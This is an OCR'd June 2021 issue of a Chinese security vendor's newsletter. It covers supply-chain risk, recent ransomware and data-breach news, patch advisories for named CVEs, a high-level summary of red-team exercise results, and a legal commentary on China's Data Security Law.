SECURITY INSIDER

网安26号院

奇安信网络安全通讯 · 安全快一步

第 6 期

2021 年 6 月

规划快一步

奇安信


北京2022年冬奥会官方赞助商
Official Sponsor of the Olympic Winter Games Beijing 2022

新书发布

内生安全权威解读

19支团队、37位专家倾力打造

政企“十四五”网络安全规划必读书籍



- 什么是内生安全
- 内生安全从何而来
- 为什么要内生安全
- 内生安全如何落地
- 新一代网络安全框架
- “十工五任”建设要点

扫描二维码
专享内购价

最难防范的威胁如何防范?

在社会的数字化大潮推动下，速度成为重要的考核指标：业界期待软件开发人员快速地发布新代码和新功能，软件安全问题却经常被忽视，最终引发了严重的风险。

从 2020 年引发严重危机的太阳风（Solarwinds）供应链攻击，到今年依然持续不断的软件供应链攻击，供应链安全事件逐年递增。越来越多的机构正采用数字化系统，软件供应链攻击有可能成为未来几年最大的网络威胁之一。在 2021 RSAC 峰会“最危险 5 种新攻击技术”论坛上，SANS 研究所的研究员兼主任 Ed Skoudis 将破坏软件完整性视为最大的攻击向量。

不同于邮件钓鱼、链路劫持等传统攻击手段，在软件供应链攻击中，攻击者入侵并篡改复杂软件开发供应链中的软件，通过注入恶意代码来威胁攻击目标。由于攻击者利用了供应商和客户之间的信任关系，以及机器与机器之间的通信渠道，因此软件供应链攻击被认为是最难防范的威胁类型。

供应链安全管理是一个综合、复杂的系统化工程，它涵盖了审查、检查、持续测试、感知、自动化等几个方面，配合系统化的安全服务，确保企业管理机构的供应链安全建设顺利落地。针对这样一项极其复杂的工作，大多数机构都没有能力进行有效的管理。

对于政企机构来说，首先要做的是需要知道自己环境中拥有的软件。下一步是掌握所有的软件物料清单，识别软件应用的所有组件。

在 2021 年 5 月，美国总统发布的行政命令，要求联邦政府必须采取行动，以快速改善软件供应链的安全性和完整性，其中包括要求向政府出售的软件必须符合基准安全标准，并引入了所谓的软件物料清单。这意味着供应链安全建设需要面向安全开发与安全管理两个主要的场景。

近期，针对愈演愈烈的供应链攻击，奇安信推出了面向软件供应链安全的整体解决方案，包括代码安全能力、软件空间测绘能力、感知与自主测试能力、自动化流程管理能力等四个部分，适用于用户视角的供应链安全管理场景，以及开发者视角的供应链安全开发场景两大供应链安全建设场景。

不过，对于业界来说，可能真正需要的是思维模式的改变——开发、销售和修补模式，意味着新软件将会不断引入攻击者可利用的未知和潜在严重风险。如果开发人员继续期望未来修补或完全忽视安全漏洞，软件供应链安全就会一直是悬在我们头上的达摩克利斯之剑。

总编辑

李建平

2021 年 6 月 1 日

CONTEN

目录

安全态势

月度专题

攻防一线

TS

安全之道

P42

看全国用电量最大省份的电力公司如何保障数据安全?

奇安信人

P46

我在奇安信用心给安全产品“看病”

奇安资讯

第 6 期
《网安 26 号院》编辑部
主办 奇安信集团

总　　编　　辑：李建平
副　　总　　编：裴智勇
安全态势主编：王　彪
月度专题主编：李建平
攻防一线主编：魏开元
安全之道主编：张少波
奇安信人主编：孙丽芳
奇安资讯主编：陈　冲
安全意识主编：李建平

奇安信集团　虎符智库　安全内参

电子版请访问 www.qianxin.com 阅读或下载
索阅、投稿、建议和意见反馈，请联系奇安信集团公关部

Email: 26hao@qianxin.com
地 址：北京市西城区西直门外南路 26 院 1 号
邮 编：100044
电 话：（010）13701388557
出版物准印证号：京内资准字 2021-L0058 号
印刷数量：45000 本
印刷单位：北京七彩虹印刷有限公司

事件篇

勒索软件大规模冲击关基安全和民众生活，全球最大肉类供应商 JBS 停运，美国多个电视、电台停播，美国数个岛屿轮渡交通被迫暂停和延误，美国核武器承包商机密信息或泄露；东京奥组委供应商遭网络攻击，工作人员信息外泄……

美国一地区发生大面积停电：遭遇火灾与网络攻击双重打击

据 SecurityAffairs 6 月 14 日消息，美国海外岛屿、自治邦波多黎各的新晋电力供应商 Luma 能源公司位于圣胡安的 Monacillo 变电站发生大火，导致波多黎各出现大面积停电，上百万民众受影响。在停电的同一天，Luma 在线服务遭到一次大规模 DDoS 攻击，被迫中断服务。该公司透露，这次 DDoS 攻击每秒对其客户门户与移动应用发出 200 万次访问，严重影响到众多用户访问账户信息。政府当局正着手调查这两起事故，目前尚不清楚火灾与 DDoS 攻击之间是否存在关联。

美国核武器开发合作商 Sol Oriens 遭受勒索软件攻击

据 BleepingComputer 6 月 14 日消息，美国核武器开发合作商 Sol Oriens 近期遭遇 REvil 勒索软件攻击，攻击者扬言，不缴纳赎金就将核武器机密信息泄露给其他国家的军方。据分析，暗网上披露的泄漏数据似乎并不涉及高度机密的军事秘密，只包括了少数工资单、合同账本、工人培训计划备忘录（备忘录顶部有能源部和 NNSA 国防计划的标志）等内容。REvil 相关团伙是否得到了美国核武器的更敏感、更秘密的信息，还有待观察。

大众遭到黑客攻击，超 300 万奥迪车主个人信息被窃取

据 The Record 6 月 11 日消息，为大众提供销售与营销服务的第三方供应商遭遇数据泄露事件，导致超过 330 万客户的个人信息意外流出，其中大部分为奥迪车主。泄露的信息包括奥迪车主的姓名、收件地址、邮箱及电话等，少部分受影响较大的还泄露了购买车辆的相关信息、购买凭证信息、驾照及个人身份识别信息等。大众汽车表示，事件的起源在于该供应商的某套在线系统存在安全配置错误。

东京奥组委遭网络攻击，工作人员信息外泄

据 The Japan Times 6 月 4 日消息，富士通在 5 月下旬披露，其旗下用于公司内外各方信息共享的 Web 工具 ProjectWEB 遭到未授权访问，导致多家政府和企业客户数据遭遇外泄。最新消息显示，东京奥组委也沦为该事件受害者。为应对 2021 年东京奥运会期间可能出现的网络攻击，日本国家网络安全中心召集了约 170 位安全管理人员参与奥运网络安全演习，他们的个人信息均遭泄露。此次泄露的信息包括约 90 个组织的参与者的

姓名、职级与隶属关系等，相关组织涉及奥运会与残奥会组委会、日本各部委、东京与福岛县等赛事举办地当地政府，还有多家奥运会赞助商。

勒索攻击中断媒体直播，美国多个电视、电台停播

据 The Record 6 月 3 日消息，美国最大传媒集团之一考克斯媒体集团（Cox Media）旗下广播和电视台遭遇勒索软件攻击，导致直播流被迫中断，考克斯的网络流媒体与移动应用业务无法正常运转，部分直播节目无法按计划播出。目前官方网站、电话线路与常规节目仍然保持正常，但部分直播节目已确定无法按计划播出。目前还很难确定考克斯旗下具体有哪些电视与电台节目受到影响，但至少已经发现 News9、WSOC、WSB、WPXI、KOKI 以及几乎所有考克斯广播电台均出现直播流中断。

勒索软件扰乱轮渡运输，美国数个岛屿交通被迫延误

据 The Record 6 月 2 日消息，勒索软件攻击令美国马萨诸塞州的最大轮渡服务商 Steamship Authority 遭遇班次延误与中断，扰乱了马撒葡萄园岛与楠塔基特群岛同美国大陆之间的轮渡交通。根据该公司在官方 Twitter 账户上发布的一系列推文显示，此次攻击是从 6 月 2 日上午开始，该事件影响的主要是陆基 IT 系统，海上船舶并未受到波及。该公司还提醒旅客准备好现金，因“信用卡系统目前功能受限，恐怕无法正常收取渡轮、客票以及停车费用”。

全球最大肉类加工企业 JBS 遭遇勒索软件攻击停产

据 ABC 5 月 31 日消息，JBS 食品公司宣布因遭受勒索软件攻击导致全球多地停产。该事件在上周末影响了全球多个 JBS 生产设施，包括来自美国、澳大利亚和加拿大的生产设施。澳大利亚政府已获悉这一事件，正在与 JBS 合作，试图恢复全国各地的在线生产设施。美国白宫也在与美国农业部、联邦调查局以及中央情报局通力配合，帮助 JBS 乃至美国各地的肉类供应商协同，以防止食品供应受到影响。澳大利亚工会警告，如果网络攻击导致的停产持续过久，可能导致全球肉类蛋白质紧缺问题。

美国士兵使用抽认卡 APP，意外暴露核机密信息

据 The Verge 5 月 29 日消息，开源情报调查机构 Bellingcat 的一份报告显示，驻扎在欧洲的美国士兵有可能在使用抽认卡 APP 以帮助其记忆信息细节时，不小心暴露了有关美国核武器库存的信息。包括美国核武器在欧洲基地中的可能所在、秘密代号、密码，以及其他安全相关的详细信息。根据相关研究人员的说法，这些士兵忘记将 APP 上的状态设置为“私人”，所以他们的用户名和照片都公开了。而且由于一些士兵所使用的照片与 LinkedIn 个人资料上的照片相同，因此，要将他们与核信息联系起来并不困难。

印度航空泄漏 450 万旅客数据，波及多家航空公司

据 CyberScoop 5 月 24 日消息，印度航空发布声明称，由于供应商 SITA 被黑客入侵，大约泄露了 450 万旅客的个人信息。印度航空表示，数据泄漏事件涉及 2011 年 8 月 26 日至 2021 年 2 月 3 日注册的个人数据，其中包括姓名、出生日期、联系信息、护照信息、机票信息、星空联盟和印度航空的飞行常客数据（但没有密码数据）及信用卡号等。除了印度航空，还有十多家航空公司告知旅客，黑客攻击 SITA 旅客服务系统时，可能访问了公司乘客的个人数据。

漏洞篇

6月，VMware vCenter Server 爆出远程代码执行漏洞，攻击复杂度低且不需要用户交互，或将遭大量滥用；用友 NC 信息化平台披露一个远程代码执行漏洞，细节已公开；奇安信 CERT 研判发现，近期需重点关注 34 个高风险漏洞……

Windows Print Spooler 权限提升漏洞 (CVE-2021-1675) 预警

2021 年 6 月 15 日，网络安全威胁和漏洞信息共享平台发布预警，微软发布 6 月安全更新，修复了 50 个安全漏洞，其中包括一个 Windows Print Spooler 权限提升漏洞（CVE-2021-1675）。未经身份验证的远程攻击者可利用该漏洞以 SYSTEM 权限在域控制器上执行任意代码，从而获得整个域的控制权。建议受影响用户及时更新漏洞补丁。Print Spooler 是 Windows 系统中用于管理打印相关事务的服务。

用友 NC BeanShell 远程代码执行漏洞安全公告

2021年6月3日,国家信息安全漏洞共享平台（CNVD）发布用友 NC BeanShell 远程代码执行漏洞（CNVD-2021-30167）预警。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞利用细节已公开，用友公司已发布版本补丁完成修复，建议用户尽快更新至最新版本。用友 NC 可为集团企业提供建模、开发、集成、运行、管理一体化的信息化解决方案，满足其信息化需求。

Nginx DNS 解析漏洞 (CVE-2021-23017) 预警

2021 年 5 月 28 日，网络安全威胁和漏洞信息共享平台发布 Nginx DNS 解析漏洞 (CVE-2021-23017) 预警。Nginx 发布安全通告，修复了 Nginx 解析器中一个 DNS 解析漏洞，攻击者可利用该漏洞进行拒绝服务攻击，甚至远程代码执行。目前漏洞细节已被披露，建议受影响用户及时升级新版本或更新漏洞补丁。Nginx 是美国 Nginx 公司的一款轻量级 Web 服务器 / 反向代理服务器及电子邮件（IMAP/POP3）代理服务器。

VMware vCenter Server 远程代码执行漏洞安全公告

2021 年 5 月 26 日，国家信息安全漏洞共享平台（CNVD）发布 VMware vCenter Server 远程代码执行漏洞（CNVD-2021-37150，对应 CVE-2021-21985）预警。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞相关细节尚未公开，VMware 公司已发布新版本修复漏洞，建议用户尽快更新至最新版本。VMware vCenter Server 是管理整个 VMware 虚拟化基础架构的软件。

奇安信 CERT：近期需重点关注的 34 个高风险漏洞

2021 年 5 月，奇安信 CERT 监测到新增漏洞 2122 个。经人工研判，本月值得重点关注的漏洞共 86 个，其中高风险漏洞共 34 个，包括多个遭在野利用的苹果 WebKit 漏洞、多个邮件底层软件 Exim 漏洞等，超一半的高风险漏洞细节被公开或已遭在野利用。

（关注公众号“奇安信 CERT”，发送“202105”可查看 5 月需重点关注的漏洞完整清单）

对抗篇

国内攻防演习5月态势：哪些薄弱点最易被利用?

作者 奇安信安服团队

2021年5月，奇安信集团共承接攻防演习服务60场，其中省级攻防演习19场，地市级攻防演习23场，行业级攻防演习1场，本单位自主攻防演习17场。攻防演习任务分布涉及北京、浙江、四川、重庆、广州等多个地区，目标涵盖了政务、金融、能源、交通、医疗、教育等各个行业。

一、本月任务目标特点

本月攻防演习评估任务以省地市级为主，但整体防护偏弱，主要表现在以下几个方面：

1、外部应用存在漏洞较多

任务中发现，大部分被攻陷目标是因为互联网侧应用存在漏洞，且可被利用进行突破渗透。漏洞以历史漏洞为主，多因外部应用及系统组件更新不及时造成。

2、边界应用弱口令普遍存在

目标单位的安全技术人员、运维人员、开发人员安全意识或技术水平不足，对互联网侧边界应用认证审计不严，导致相当一部分目标外部应用存在弱口令，可直接通过默认口令或弱口令爆破进行快速突破。

3、网络安全运营模式有待提升

任务中目标网络互联网侧大量漏洞，尤其是历史漏洞的存在、默认口令或弱口令较多，与目标业务网络敏感信息泄露等情况的存在，反映出目标所属人员的网络安全意识缺乏，且没有形成标准化、常态化的安全运营模式。

4、目标网络缺乏纵深防护机制

目标网络安全防护及对关键业务防护缺乏纵深防护机制。主要表现为：从外部突破进入目标内网后，内网安全部署缺乏功能域划分、VLAN隔离等措施，尤其是核心业务系统强防护或隔离措施极少。甚至一些演习目标的核心业务系统直接暴露在互联网侧，可以直接通过外网访问到。

二、主要攻击手段分析

基于本月奇安信Z-Team团队实战成果分析，对目标网络的外网突破，多利用互联网侧业务系统漏洞和弱口令进行突破；内网横向拓展则以口令复用、弱口令以及内部应用漏洞为主。使用的主要技术手段分布如下：

1、漏洞扫描利用


任务中发现的漏洞主要集中在目标以OA为主的互联网侧应用和门户网站，包括应用系统未授权访问、shiro反序列化和文件上传执行等。这些漏洞大量存在，主要因为目标安全运维人员安全意识不足、没有常态化的安全运营机制，导致应用系统版本更新不及时和安全策略设置不严格。

2、隐蔽隧道外连

大部分部署于内部网络的目标无法直接通过外网访

本月攻防演习成果

目标系统	靶标	强隔离内网	核心业务网	网站	堡垒机	安全设备	业务系统	服务器
攻陷数量	58	49	52	215	16	86	253	10670



问，需要借助端口转发、隧道技术等手段实现转发通信，对于网络功能区划分严格、核心业务隔离措施完善的内部网络，需要两到三层的通道转发来实现对目标核心业务内网的渗透拓展。

3、口令爆破

任务中主要针对目标网络外部应用默认口令没有修改或是认证入口设置为弱口令的情况进行测试突破。外部系统弱口令进行突破的占一定比例，内网横向拓展过程中口令复用、弱口令的也普遍存在。

4、钓鱼攻击

针对安全体系建设比较完善、防护相对严密的机构，外部系统很难找到可利用漏洞或其他直接突破途径，所以采取钓鱼攻击进行迂回突破是攻击队的主要攻击方式，客服、内部管理人员、运维人员、开发人员是攻击队社工钓鱼的重点突破口。

5、供应链攻击

任务中通过供应链攻击获取的资源均为与目标核心业务系统密切相关的敏感资源信息。例如，某目标可通过公开源搜集到的多个核心业务系统源码，其中包含了关键的系统认证信息；另一目标核心业务测试系统直接暴露在互联网，通过弱口令即可获取测试系统控制权。

6、VPN 仿冒接入

受本月任务中目标行业限制，VPN 使用范围有限，只有少量目标业务网络使用 VPN 组网，利用手段包括外网通过 VPN 网关漏洞、内网口令复用获取认证信息，实现 VPN 网络仿冒接入渗透。

三、典型攻击方式的实现案例

1、外部漏洞利用突破

1） 某目标微信公众号存在 ThinkPHP 5.x 远程命令执行漏洞，为 2018 年爆出的历史漏洞。

2） 某目标门户存在头像文件变形上传执行漏洞，原因是缺乏 Web 文件上传基本规则过滤。

3） 某集团 OA 系统依旧在用含漏洞版本。

4） 某目标移动办公 APP 系统存在远程命令执行漏洞，可被利用突破。

2、弱口令利用突破

某些关键系统在互联网侧存在弱口令，可被利用快速突破，本月共发现四个重要系统存在弱口令。

3、供应链攻击

1） 某目标核心业务相关的多个核心业务系统源码被发布在互联网上，可以公开搜集到，并可直接被突破。

2） 某目标核心业务测试系统可直接通过互联网访问到，并且存在弱口令，直接拿下测试站。

4、钓鱼突破

1） 某目标直接针对内部招投标人员钓鱼，控制招投标业务个人主机，进一步获取内网招标服务器权限。

2） 某目标针对客服钓鱼，获取客服业务服务器控制权限，进一步积累了内网渗透条件。

5、VPN 仿冒接入

某目标业务网络 VPN 网关存在注入漏洞，漏洞利用获取接入目标业务内网接入口令，实现仿冒接入渗透。

6、内部拓展

1） 内网漏洞利用：内网漏洞大量存在，突破某目标后，利用 MS17-010 漏洞工具拓展了内网 18 台主机；另外内网业务系统 Weblogic 漏洞、Struts2 漏洞也大量存在。

2） 内网水坑钓鱼：外网突破控制某目标 OA 系统后，利用内部信任关系，发送木马文件，钓鱼内部网管人员，进而获取大量内网安全认证信息。

3） 内网口令复用：某目标内部网络内服务器几乎使用同一个口令，从网络管理员主机上获取口令后，几乎通杀所有内网服务器。

政策篇

国内，《数据安全法》正式通过，我国网络安全顶层设计有了第三部基础性法律；面向互联网医疗健康热门产业，国家卫健委发布《互联网医疗健康信息安全管理规范》公开征集意见。

国际上，关基网络防护由自愿转向强制合规，美国国土安全部发布首份管路系统网络安全强制指令文件；北约批准《综合网络防御政策》，要求加强整体威慑和防御态势，并进一步增强联盟弹性。

国内

《数据安全法》正式通过，今年9月1日起施行

2021年6月10日，《中华人民共和国数据安全法》经全国人大常务委员会正式通过，将于9月1日起施行。作为我国数据安全领域的基础性法律，《数据安全法》主要有三个特点：

一是坚持安全与发展并重。设专章对支持促进数据安全与发展的措施作了规定，保护个人、组织与数据有关的权益，提升数据安全治理和数据开发利用水平，促进以数据为关键生产要素的数字经济发展；

二是加强具体制度与整体治理框架的衔接。从基础定义、数据安全管理、数据分类分级、重要数据出境等方面，进一步加强与《网络安全法》等法律的衔接，完善我国数据治理法律制度建设；

三是回应社会关切。加大数据处理违法行为处罚力度，建设重要数据管理、行业自律管理、数据交易管理等制度，回应实践问题及社会关切。

工信部、网信办印发《关于加快推动区块链技术应用和产业发展的指导意见》

2021年6月7日，工信部、网信办联合发布《关于加快推动区块链技术应用和产业发展的指导意见》。指导意见明确区块链技术应用和产业发展应坚持应用牵引、创新驱动、生态培育、多方协同、安全有序五项基本原则。要求加强区块链基础设施和服务安全防护能力建设，常态化开展区块链技术对重点领域安全风险的评估分析。引导企业加强行业自律，建立风险防控机制和技术防范措施，落实安全主体责任。

国家卫健委《互联网医疗健康信息安全管理规范》公开征集意见

2021年6月3日，国家卫健委统计信息中心发布《互联网医疗健康信息安全管理规范（征求意见稿）》。征求意见稿规定了互联网医疗健康信息安全管理总体框架、信息安全相关方管理、信息安全过程管理、信息安全数据管理、信息安全技术管理和信息安全组织管理的规范

和安全要求，旨在确保互联网医疗健康信息系统的合规性、可用性和安全性，确保信息从采集到销毁全生命周期的合法正当必要，保护个人信息安全。

国家标准《网络安全态势感知通用技术要求》公开征集意见

2021年6月3日，全国信安标委发布国家标准《信息安全技术网络安全态势感知通用技术要求（征求意见稿）》。征求意见稿给出网络安全态势感知总体技术框架，规定网络安全态势感知总体技术框架中核心组件的通用技术要求；适用于指导网络安全态势能力的规划、设计、开发、建设和运营等活动，也可供第三方机构对网络安全态势感知能力进行评估时提供框架性参考。

美国政府提交2022财年预算案，网络安全预算超200亿美元

据Breaking Defense 5月28日消息，美国政府提交2022财年预算案，为国防部提出104亿美元的网络安全预算，较特朗普政府上届预算计划所寻求的98亿美元高出了6%。为联邦机构的信息技术支出584亿美元，这些资金将用于提供关键的公民服务，保障敏感数据和系统的安全，并进一步实现数字政府的愿景，其中有98亿美元将用于民用网络安全项目。预算还包括2000万美元的新的网络响应和恢复基金，以改善国家的网络安全。

北约宣布批准《综合网络防御政策》

据MeriTalk 2021年6月14日消息，在北约布鲁塞尔峰会的联合公报中，北约宣布批准了《北约综合网络防御政策》。该政策将支持北约的三项核心任务和整体威慑和防御态势，并进一步增强联盟弹性；北约重申联盟防御任务，决心在任何时候都根据国际法运用全方位能力，从而积极威慑、防御和应对全方位网络威胁，包括那些作为混合行动的一部分所开展的威胁；北约重申，关于网络攻击何时会导致援引《北大西洋公约》第5条的决定，将由北大西洋理事会根据具体情况做出；北约认识到，在某些情况下，重大恶意累积性网络活动的影响可能被视为等同于武装攻击。

NIST发布适用于云安全自动化的机器语言OSCAL

据MeriTalk 2021年6月9日消息，美国国家标准与技术研究所（NIST）发布了开放安全控制评估语言(OSCAL）的1.0版本。OSCAL能够以机器可读的格式（如XML、JSON和YAML），表示云合规性和安全要求。OSCAL可表示的合规性要求可能包括控制目录、控制基线、系统安全计划以及评估计划和结果。由于OSCAL提供机器可读的格式，它将在已经高度自动化的云环境中实现更高程度的合规性和安全自动化，使评估能够跟上软件开发和IT运营的步伐。

美国国土安全部发布首份管路系统网络安全指令文件

据FCW 5月27日消息，美国国土安全部下属的运输安全管理局(TSA)宣布了一项强制性安全指令，该指令将使国土安全部能够更好地识别、防范和应对管道行业关键公司的威胁。指令要求关键管道所有者和运营商，在发现后12小时内向网络安全与基础设施安全局(CISA)报告确认的和潜在的网络安全事件；在30天内审查他们当前的网络安全实践，找出任何差距和相关的补救措施，以解决网络相关风险，并向TSA和CISA报告结果；指定一名高管作为网络安全协调员。

政策解读

《数据安全法》评议：全球数据保护政策下的中国处方

作者 北京德和衡律师事务所 周杨 辛小天 史蕾

2021年6月10日，《中华人民共和国数据安全法》正式稿由中华人民共和国第十三届全国人民代表大会常务委员会第二十九次会议于2021年6月10日通过，并予以公布，自2021年9月1日起施行。正式稿的发布距离二审稿的发布仅仅间隔了43天，距离其被列入拟提请审议的法律草案之日则仅仅间隔了1000余日。相比启动于18年前的个人信息保护立法，《数据安全法》的诞生可谓风驰电掣，一路坦途。正如《数据安全法：来路与前途》中所述，数据关乎国家政治、关乎国家主权，亦关乎全球数字经济博弈。《数据安全法》正是中国应对全球复杂局势的一剂对症处方，它既有应对时下的药性凶猛之处，也具备长远治理对策。目前，距离处方正式生效，还有约2个月时间。

本文中，我们尝试从具体条文出发，解构《数据安全法》的主要规制内容，并提示对企业合规可能产生的影响。

一、《数据安全法》的立法目标和监管体制

1. 立法目标

《数据安全法》第一条开宗明义地列明了其立法目标，即“保障数据安全，促进数据开发利用，保护个人、组织的合法权益，维护国家主权、安全和发展利益”，可见其立法宗旨包括了“维护国家主权安全”和“保障数据安全和发展”两层重要含义。

(1) 在维护国家主权安全方面，《数据安全法》第四条明确规定，“维护数据安全，应当坚持总体国家安全观，建立健全数据安全治理体系，提高数据安全保障能力”，这一条款反映了立法者将数据安全作为落实国家安全的重要举措，并反映了立法者规划将建立数据安全治理体系作为数据安全具体实现手段的意图。同时，结合《数据安全法》第六条和第七条确定的监管体制可见，数据安全的领导机构为中央国家安全领导机构。这一领导机构的确立也更为明确地揭示了国家安全和数据安全之间的紧密联系。

(2) 在保障数据安全和发展方面，《数据安全法》第十三条规定，“国家统筹发展和安全，坚持以数据开

发利用和产业发展促进数据安全，以数据安全保障数据开发利用和产业发展。”同时，《数据安全法》第二章中不同条款分别从实施战略和发展规划（第十四条）、鼓励技术研究和推广（第十六条）、推进标准体系建设（第十七条）、促进评估认证发展和协作（第十八条）、培育数据交易市场（第十九条）和支持教育培训和培养人才（第十九条）等方面，展现了《数据安全法》对数据安全和发展的兼顾。

2. 适用范围

(1) 直接理解

《数据安全法》的适用范围在第二条中被确立为在中国境内开展数据处理活动及其安全监管。随后，《数据安全法》第三条列举了几个重要概念对该适用范围的边界进行了框定。

· **数据：**指任何以电子或者其他方式对信息的记录。显然，该定义与《网络安全法》的调整对象“网络数据”存在部分交叉（网络数据，是指通过网络收集、存储、传输、处理，产生的各种电子数据），但扩展了范围，包含了非网络部分和其他形式记录信息的数据，与《民法典》保持了一致性。

· **数据处理：**包括数据的收集、存储、使用、加工、传输、提供、公开等。该数据处理定义与《民法典》保持了一致性。

· **数据安全：**指通过采取必要措施，确保数据处于有效保护和合法利用的状态，以及具备保障持续安全状态的能力。

(2) 域外效力补充

《数据安全法》第二条规定“在中华人民共和国境外开展数据处理活动，损害中华人民共和国国家安全、公共利益或者公民、组织合法权益的，依法追究法律责任。”这一规则是国家主权观念的基本体现。但是，实践中如何有效追究境外危害行为，则有赖于与国际法层面的域外执行等规则进行衔接与配合。

(3) 例外排除

《数据安全法》第七章附则中，列举了部分适用范围的排除项，包括：国家秘密、军事数据，以及在统计、档案工作中开展的数据处理活动、开展涉及个人信息的处理活动。此类数据和信息，应适用于专门法规的规定。

3. 监管体制

《数据安全法》第五条确立了数据安全监管体制，该体制既涉及自上而下的领导和监管，也涉及部门和地区的网格交叉监管，我们尝试用如下列表解读。

部门	职责	备注
中央国家安全领导机构（中央国家安全委员会）	· 负责国家数据安全工作的决策和议事协调 · 研究制定、指导实施国家数据安全战略和有关重大方针政策 · 统筹协调国家数据安全的重大事项和重要工作 · 建立国家数据安全工作协调机制	国家通用监管
各地区、各部门	· 本地区、本部门工作中收集和产生的数据及数据安全负责	网格化管理
行业主管部门（工业、电信、交通、金融、自然资源、卫生健康、教育、科技）	· 依照本法和有关法律、行政法规的规定，在各自职责范围内承担数据安全监管职责	部门监管
公安机关和国家安全机关	· 依照本法和有关法律、行政法规的规定，在各自职责范围内承担数据安全监管职责	国家安全监管
国家网信部门	· 依照本法和有关法律、行政法规的规定，负责统筹协调网络数据安全和相关监管工作	网络数据安全专门监管

二、《数据安全法》主要内容梳理

《数据安全法》第三章确立了国家层面的制度建设工作，包括数据分类分级保护制度、数据安全风险评估及监测预警制度、数据安全审查制度、出口管制制度、对外国歧视性行动的反制措施等。这些制度都不同程度地呼应了数据安全与国家安全之间的紧密关联，同时也反映了当局对近年来全球数据流动紧张局势的态度和对策。

1. 确立数据分级分类保护制度和重要数据目录确认方式

《数据安全法》确立了国家层面的数据分类分级保护制度，并将该制度的核心目标确立为保护重要数据及核心数据。

核心数据是《数据安全法》正式稿中出现的夺人眼球的全新定义。根据《数据安全法》第二十一条，核心数据是指“关系国家安全、国民经济命脉、重要民生、重大公共利益等”的数据，将“实行更加严格的管理制度”。显然，《数据安全法》希望将重要数据中涉及前述要素的数据提炼为需要单独、额外保护的数据类型，以起到保护更为核心和重要的利益，然而不难设想，这一定义很大可能将再次出现当初类似重要数据的解构难关。关于核心数据的范围界定及具体的管理机制，可能将再次掀起不确定性的适用波澜。

但无论如何，重要数据的监管规则在《数据安全法》中得到了较为全面的梳理，就本章节而言，重要数据的识别脉络逐渐清晰，即重要数据目录将由国家层面确立，后通过网格化管理模式由各地区、各部门确认自身重要数据的具体目录。

· 重要数据目录：由国家数据安全工作协调机制统筹协调有关部门制定，加强对重要数据的保护。

· 重要数据具体目录：由各地区、各部门按照数据分类分级保护制度，确定本地区、本部门及相关行业、领域的重要数据具体目录，对列入目录的重要数据进行重点保护。

这一模式可能来自于实践的反馈，各部门往往对本部门涉及行业的数据类别和重要性有更加准确的认识。例如，国务院2018年3月17日发布的《科学数据管理办法》将科学数据的分级分类工作授权科学数据中心完成；工业和信息化部2020年2月印发的《工业数据分类分级指南（试行）》中，提出了对工业数据的分类和分级标准；中国证券监督管理委员会2019年6月1日实施的《证券基金经营机构信息技术管理办法》也要求证券基金经营机构“将经营及客户数据按照重要性和敏感性进行分类分级，并根据不同类别和级别作出差异化数据管理制度安排”。伴随着数字化进程的推进，重要数据的界定工作将会越来越有序且高效，对于全球化企业而言，重要数据范围的确认也将为其全球化业务带来确定性的利好。

2. 建立数据安全保护制度，并针对重要数据进行增强保护

《数据安全法》第四章第二十七条、二十九条和三十条集中规定了数据处理者系统的数据安全保护义务，我们对之进行了简单拆分梳理，内容如下。

(1) 数据安全管理类义务

· 义务1：建立健全全流程数据安全管理制度（网络安全等级保护制度基础上）

· 义务2：组织开展数据安全教育培训

· 义务3：采取相应的技术措施和其他必要措施

(2) 风险监测和安全事件处置义务

· 义务4：加强风险监测义务

· 义务5：对安全缺陷、漏洞的补救义务

· 义务6：发生安全事件时及时采取处置措施，告知用户并向主管部门报告义务

(3) 重要数据处理者的特别义务

· 组织架构

◦ 义务1：设立并明确数据安全负责人

◦ 义务2：设立并明确数据安全管理机构

◦ 义务 3：落实数据安全保护责任

· 风险管理

◦ 义务 1：定期开展风险评估

◦ 义务 2：向有关主管部门报送风险评估报告

◦ 义务 3：评估报告内容全面无缺漏义务

· 重要数据出境要求

◦ 义务 1：CIIO 重要数据：《网络安全法》本地化要求 + 出境评估

◦ 义务 2：其他重要数据：由国家网信部门会同国务院有关部门制定出境

值得一提的是，数据安全保护义务和《网络安全法》第二十一条和二十五条的网络安全保护义务存在交叉和补充的关系，进一步地，若违反上述数据安全保护义务，则有可能涉及《刑法（修正案九）》规定的“拒不履行信息网络安全管理义务罪”，即网络服务提供者不履行法律、行政法规规定的信息网络安全管理义务，经监管部门责令采取改正措施而拒不改正，有下列情形之一的，处三年以下有期徒刑、拘役或者管制，并处或者单处罚金：（一）致使违法信息大量传播的；（二）致使用户信息泄露，造成严重后果的；（三）致使刑事案件证据灭失，情节严重的；（四）有其他严重情节的。单位犯前款罪的，对单位判处罚金，并对其直接负责的主管人员和其他直接责任人员，依照前款的规定处罚。有前两款行为，同时构成其他犯罪的，依照处罚较重的规定定罪处罚。

